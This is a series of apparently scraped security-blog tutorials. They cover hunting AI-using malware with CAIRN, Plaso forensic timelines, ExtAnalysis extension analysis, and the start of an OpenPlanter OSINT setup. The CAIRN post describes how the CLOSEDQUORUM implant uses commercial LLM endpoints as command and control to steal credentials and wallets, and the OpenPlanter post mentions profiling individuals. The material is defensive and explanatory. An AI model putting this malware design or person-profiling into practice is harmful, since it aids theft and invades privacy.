
The first thing we do is open the YARA file that ships with CAIRN and check that it is readable and put together the way the tool expects. If it prints a rule count and says the pack is valid, the rulers are loaded. You run it after install or after you edit a rule, so you know the next hunt will not fail because the rule file is broken.

kali > cairn validate-rules

Next we print the list of saved VirusTotal searches that come with CAIRN. We will use these names in the following command. The command only reads a config file on disk.


kali > cairn filters

Each name on that list is a hunt idea you can use, like Python files that mention an LLM library, or files that mention a hosted API.

kali > cairn pull --filter python-ai-scripts --limit 10

Next, you can summarize the findings. It reads only your database and tells you how many files you got and what rules were in use. 

kali > cairn summarize


We can then open the map.

kali > cairn explore
Source: Cisco Talos


Here is how the clusters look like. Samples are grouped into clusters even when they share no obvious string overlap. These are semantic discoveries that analyze the meaning. 

Source: Cisco Talos

Malware That Uses AI

Let’s take a look at the new developments in malware that were published by Cisco Talos. Their team was analyzing CLOSEDQUORUM.

They say it’s the first publicly documented Windows implant to apply this model to tactical command and control (C2). After it’s deployed, it uses AI models to decide what to do next and then executes their collective decision to harvest user credentials and crypto wallets. It doesn’t need a human to be ruling over the process, as the AI does everything. 

Traditional C2 architecture needs the hackers to have server infrastructure. That infrastructure is attributable and blockable. Instead of this, CLOSEDQUORUM calls up to four commercial LLM provider endpoints used by thousands of legitimate applications daily.

Here is how it looks decompiled. 

Source: Cisco Talos

You see the providers, models and prompts. 

Source: Cisco Talos


Hackers also may give detailed technical prompt templates. Here TARGET: %s is substituted at runtime. 

Source: Cisco Talos

The response is then deserialized into a Go struct. 

Source: Cisco Talos

Structure of the returned model’s decision.

Summary

Malware that calls out to AI is already here. There’s no server to attribute or block, since the traffic goes to provider endpoints that legitimate apps hit all day. Now we also hunt for cognitive artifacts like prompt templates, provider endpoints, API key prefixes and jailbreak wording. CAIRN helps with that by working from VirusTotal metadata, so you never download or run the sample. It groups findings by AI strings, behavior and families and clusters similar samples by meaning. It shows us where hackers are heading, and they’re heading toward AI doing the thinking for them.

If you like Malware Analysis and want to improve your skills in this field, sign up for our Reverse Engineering Malware training.

The post Malware Analysis: Analyzing AI-Backed Malware with CAIRN first appeared on Hackers Arise.

Digital Forensics: Deep Analysis with Plaso

Welcome back, aspiring investigators!

When you do forensic investigations, you often find that systems are not really monitored. The great problem here is that it’s beyond the scope of a sysadmin. They already have a lot of work to do, so it’s hard to blame them. Companies don’t spend much money on cybersecurity despite the rise of ransomware campaigns in recent years. AI is going to make these attacks a lot more feasible, and we are already seeing it. They simply don’t realize the threat exists out there, until they have to face it.


Here is one of the posts that I came across recently that proves the point. These cheap Chinese models cost literally cents per 1 million tokens. So it’s fairly possible that someone can hack a company for $20 and for another $10 do internal recon, thoroughly analyze all file shares, infect hosts with malware, and you can guess what comes next. The demands for a decryption key vary, of course. They usually range somewhere between $20,000 and $100,000. The bigger the company is, the bigger the demand will be. The bigger the company is, the more infrastructure it has sticking out to the internet that hackers can work with. The size of the company doesn’t necessarily mean it’s secure. Their security can also be trivial.

But we do have to work with such companies, and I’m sure some of you have come across this issue. In such a case, we have to work with whatever the system has left behind. To make things easier, we want to cover Plaso.

Plaso

Plaso is a Python-based engine used by several tools for automatic creation of timelines. Plaso’s default behavior is to create super timelines, but it also supports creating more targeted timelines if you are focused on a certain time frame.

These timelines help investigators correlate the large amount of information found in logs and other files on an average computer.

The whole point of this tool is that you can get a report on everything that happened on your system from different kinds of files. It allows you to do a very thorough analysis and gives you a better view of every event that took place. That’s super helpful if your client doesn’t have SIEM systems or at least some advanced logging like Sysmon, for example.

It does support different systems as well, so it’s pretty universal, from phones to computers. The example data that ships with it can help you get used to the tool.

Setting Up

As always, let’s follow the easiest way to install it on your system.


kali > python3 -m venv plaso
kali > source plaso/bin/activate
kali > pip install --upgrade pip
kali > pip install plaso

That will be it. In case you are wondering if it fits your purpose, you can list all the parsers available.

kali > plaso-log2timeline --parsers list

Besides, we have a huge library of logs to test the tool with.

kali > git clone https://github.com/log2timeline/plaso.git
kali > cd plaso/test_data/
kali > ls

So let’s not waste more time and get into it.

Working with Plaso

We are going to look at a couple of examples analyzing different log files, and at the end we are going to create the full timeline of our system. We used the EnCase E01 file format to make it more compact.

NTUSER.DAT

The first example covers one of the most meaningful files in both offensive and defensive cybersecurity. The NTUSER.DAT file is useful for both of us simply because it stores all user actions, from USBs to opened folders and much more. Earlier, we covered the use of it for investigations, but that was more about cherry picking. We pointed at the exact locations to look at to find insider threats or to analyze other users’ actions during the pentest. That’s super helpful if you are dealing with a sysadmin’s computer and only have terminal access.

Let’s build a complete timeline of it.

kali > plaso-log2timeline --storage-file ntuser_timeline.plaso ~/plaso/test_data/NTUSER.DAT

This command points log2timeline straight at the NTUSER.DAT hive and tells it to write everything it finds into ntuser_timeline.plaso. That storage file is not something you can just open and read, it’s the raw extracted events that you will need to sort and export into something readable in the next step.

After that, we can view the number of events in this hive.

kali > plaso-pinfo ntuser_timeline.plaso

Finally, let’s take a look at them all.


kali > plaso-psort -o dynamic -w ntuser_timeline.csv ntuser_timeline.plaso

kali > open ntuser_timeline.csv

You’ll get a taste of it once we analyze the entire system like that. That way, nothing can escape your view.

Windows Event Log

Another good example is the Event Log. Let’s analyze the System.evtx file and see what’s inside.

kali > plaso-log2timeline --storage-file evtx_timeline.plaso test_data/System.evtx

kali > plaso-psort -o dynamic -w evtx_timeline.csv evtx_timeline.plaso

kali > open evtx_timeline.csv

When you are dealing with a large number of logs, it’s better to slice them.

kali > plaso-psort -o dynamic -w evtx_narrow.csv evtx_timeline.plaso "date > '2026-02-01 00:00:00' AND date < '2026-03-01 00:00:00'"

Syslog

Linux log files are also supported and present in the test data for you to work with.

kali > plaso-log2timeline --storage-file syslog_timeline.plaso test_data/syslog

kali > plaso-psort -o dynamic -w syslog_timeline.csv syslog_timeline.plaso

kali > open syslog_timeline.csv



Here is what the syslog file looks like after being parsed. As you can see, all the login attempts and cron job entries are there.

Full System


Finally, after pointing the tool to the EnCase files, it will produce a thorough analysis of all the log files available on your system. Below is a complete timeline of the webserver.

kali > plaso-log2timeline --storage-file super_timeline.plaso /mnt/Images/Webserver.E01

kali > plaso-psort -o dynamic -w super_timeline.csv super_timeline.plaso

kali > open super_timeline.csv

Summary

The more tools you are familiar with, the easier the investigation will be. At work, we tend to automate things to save time, but it can also create more confusion when we don’t see the full picture and end up wasting more time puzzling over things that don’t fit together. The tool is worth giving a try, and it does support all kinds of file formats as input, so you can use Plaso yourself or with your AI model.

If you like what we’re doing here and want to get started in forensics or advance your skills, we recommend our training for both beginners and more experienced students.

The post Digital Forensics: Deep Analysis with Plaso first appeared on Hackers Arise.

Browser Forensics: Analyzing Suspicious Extensions with ExtAnalysis

Welcome back, aspiring cyberwarriors!

These days, most of our online activity happens in web browsers. They’re our main way to access the internet, but they can also make it easy for malware to slip into our systems. While there are known vulnerabilities in browsers, the real trouble often comes from malicious browser extensions.

So, in this article, we’ll take a look at a tool called ExtAnalysis that acts as a first line of defense against sketchy plugins. It helps you do some forensic research and static code analysis quickly and visually. Let’s get rolling!

Getting Started with ExtAnalysis

ExtAnalysis is an open-source security framework designed to scan, analyze, and extract threat intelligence from Chrome, Firefox, Edge, and Brave extensions. It runs locally as a web application powered by a Flask backend.

To install it, we need to clone the repository from GitHub and run the main Python script:

kali> git clone https://github.com/Tuhinshubhra/ExtAnalysis
kali> cd ExtAnalysis
kali> pip3 install -r requirements.txt --break-system-packages
kali> python3 extanalysis.py


By default, ExtAnalysis binds to 127.0.0.1 on port 13337 and automatically opens a browser window to http://127.0.0.1:13337.

ExtAnalysis supports different formats. First of all, we can just provide a link to the plugin published on the Chrome Web Store or Firefox Add-ons. Secondly, it supports local extension scanning. And lastly, we can manually upload unpacked or packed extension archives in .crx, .xpi, .zip, and .tar formats. For this demonstration, I’ll just provide a link to a random crypto wallet published in the Chrome Web Store.

After entering the URL, ExtAnalysis will start analysis. Depending on the size of the plugin, it can take time. Eventually, you will see the report as below.

On the basic info tab, we can see data like name, author, version, extracted URLs, etc. Also, this tab has a built-in viewer for reviewing manifest.json configuration blueprints.


By changing the tab to Files, we can explore an interactive network graph. It constructs an interactive network graph mapping all extension source files, internal scripts, outbound external URLs, and domain relationships.

As you can see at the bottom of the screenshot, ExtAnalysis also allows viewing the source code of the files. It features an embedded tool to de-minify and restructure obfuscated or dense JavaScript and CSS files for manual code audits.

Next, we have the permission risk assessment tab.

ExtAnalysis parses requested permissions and categorizes them into risk levels (High, Medium, etc) to highlight capability escalation.

After that, we have the URL Reconnaissance Suite tab.

This tab provides extracted domains, URLs, and external JS files. For full functionality, navigate to the settings menu inside the web interface and enter your VirusTotal API key to enable automated hash and domain scans.

And last but not least is the tab with extracted intelligence.


ExtAnalysis automatically scans all extension files to parse and extract hardcoded threat indicators, including IPv4 and IPv6 addresses, domains, full URLs, Bitcoin wallet addresses, and email addresses. It also detects Base64-encoded strings and raw file comments.

Workflow for Analyzing an Extension

Start by submitting the target extension for analysis. Next, review its manifest file and requested permissions to identify any overreach or suspicious capabilities. Then, inspect the interactive visual graph to map external domains, C2 infrastructure, and suspicious third‑party endpoints. After that, extract intelligence and IOCs by checking the dedicated tabs for hardcoded IP addresses, Base64 strings, Bitcoin wallet addresses, and other indicators of compromise. Finally, perform a code audit by opening JavaScript files in the built‑in viewer, applying the code beautifier, and inspecting background scripts for keyloggers, credential‑harvesting triggers, or other malicious logic.

Important Limitations to Keep in Mind

ExtAnalysis performs static analysis only, scanning extension source files without capturing runtime execution or behavior triggered dynamically. Heavily obfuscated JavaScript or sandbox‑evasion scripts can obscure its automated analysis, reducing visibility into malicious logic. For this reason, security researchers typically use ExtAnalysis as a fast first‑step reconnaissance tool to map structure and permissions before proceeding to dynamic analysis.

Summary

Web browser plugins make our lives easier, but if plugin developers have malicious intent, they can introduce significant security risks. In this article, we explored static analysis of extensions using the ExtAnalysis tool. Always pay attention to what you install, and stay secure.

The post Browser Forensics: Analyzing Suspicious Extensions with ExtAnalysis first appeared on Hackers Arise.

Artificial Intelligence in Cybersecurity, Part 26: OpenPlanter for OSINT Investigations

Welcome back, investigators!

Some things just lie on the surface, while others take time to find. In OSINT, finding the right data often means digging deep. Before you reach a conclusion, there must be solid evidence to support it, and data acquisition is always the most time consuming part of this process. The success of your investigation depends on how well you can find information and connect the dots.

OpenPlanter can automate part of this process. 

OpenPlanter

Essentially, OpenPlanter is a recursive language model investigation agent. It ingests different kinds of data, which can be corporate registries, campaign finance records, government contracts and more. It then resolves entities across them and surfaces connections through evidence-based analysis. You can also use it to build profiles of individuals based on publicly available information.

OpenPlanter has both a desktop GUI and a terminal interface. The second one is more convenient.

Setting Up

The setup process is quick. We just need to create a Python environment that will host the needed libraries. 

kali > git clone https://github.com/ShinMegamiBoson/OpenPlanter.git
kali > cd OpenPlanter
kali > python3 -m venv venv; source venv/bin/activate
kali > pip install -e . 
setthing up the tool

Once it’s done, we need to give it our API keys. 

